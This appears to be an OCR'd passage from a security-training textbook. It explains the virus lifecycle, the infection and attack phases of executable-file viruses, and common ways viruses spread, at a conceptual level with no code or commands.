
Stages of Virus Lifecycle

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period within the **target system** and then spreads itself
Launch	It gets activated when the user performs certain actions such as running **infected programs**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execution of the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.



Working of Viruses

Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to a **.exe** file in the system

Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run, and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a specific event

Unfragmented File Before Attack

File: A			File: B		
Page: 1	Page: 2	Page: 3	Page: 1	Page: 2	Page: 3

File Fragmented Due to Virus Attack

Page: 1 File: A	Page: 3 File: B	Page: 1 File: B	Page: 3 File: A	Page: 2 File: B	Page: 2 File: A

Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
    - Source code
    - Batch files
    - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.



Before Infection
After Infection
.EXE File
File Header
IP
Start of Program
End of Program
.exe
Clean File
.EXE File
File Header
IP
Start of Program
End of Program
Virus Jump
.exe
Virus Infected File

Figure 7.36: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations

